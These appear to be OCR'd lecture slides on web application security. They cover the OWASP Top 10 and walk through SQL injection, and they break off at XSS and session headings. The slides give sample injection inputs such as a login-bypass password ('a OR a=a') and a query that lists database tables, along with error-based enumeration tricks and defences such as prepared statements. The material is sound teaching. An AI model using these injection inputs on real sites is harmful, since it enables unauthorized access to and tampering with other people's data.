Web Application Security

Acknowledgements: OWASP, J. Kallin, I. Lobo Valbuena, and J. Magazinius

Web application

Web application

HTML
JavaScript

…

PHP
JSP
Python
ASP

…

SQL
XML

…


The three-tier architecture

Presentation Tier

Application Tier

Data Tier

The three-tier architecture



Web application security

OWASP Top 10 (2017)

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

SQL injection

SQL injection

Username: admin Password: a

”...WHERE username = ” + request.get(username) +

”AND password = ” + request.get(password)

SQL injection

Username: admin Password: a

”...WHERE username = ” + ”admin” +

”AND password = ” + ”a”

SELECT * FROM users WHERE username = admin AND

password = a

SQL injection

Username: admin Password: a OR a=a

”...WHERE username = ” + request.get(username) +

”AND password = ” + request.get(password)

SQL injection

Username: admin Password: a OR a=a

”...WHERE username = ” + ”admin” +

”AND password = ” + ” a OR a=a”

SELECT * FROM users WHERE username = admin AND

password = a OR a=a

Understanding the query

SELECT ? FROM ? WHERE ?

- How many selected columns?
- From what table(s)?
- Table and column names?
- Structure of the WHERE logic?

Infer info from error messages

- ORDER BY n
  - Try different n until error
    - Number of columns
  - Try different column names
    - Guess column names
- GROUP BY … HAVING 1=1
  - Names of table and columns given away
- CAST(column_name AS Number)
- SUM(column_name)
  - Whether this succeeds gives away datatype


Extracting and modifying information

- SELECT name FROM users WHERE user=‘ ’ SELECT table_name FROM information_schema.tables WHERE ‘’=‘’
- UPDATE, DROP to modify db

No error messages? Blind SQL injection

- Can still check whether the result is regular
- Side channels
  - Page structure
  - Timing
- Automated blind SQL injection
- SQLmap tool

Impact



Mitigation/protection

- Validation (limited protection)
  - Escape/filter out characters that change the semantics of SQL query
  - Whitelist vs. blacklist characters
- Parameterized/prepared statements

```
String q = "SELECT * FROM accounts WHERE email=? AND user=?";
PreparedStatement s = conn.prepareStatement(q);
s.setString(1, …);
s.setString(2, …);
```

- Give the web application semantic understanding of the query (via APIs)

Cross-site scripting (XSS)


The three-tier architecture

Presentation Tier


Application Tier

Data Tier


Sessions and cookies




Cross-site scripting (XSS)



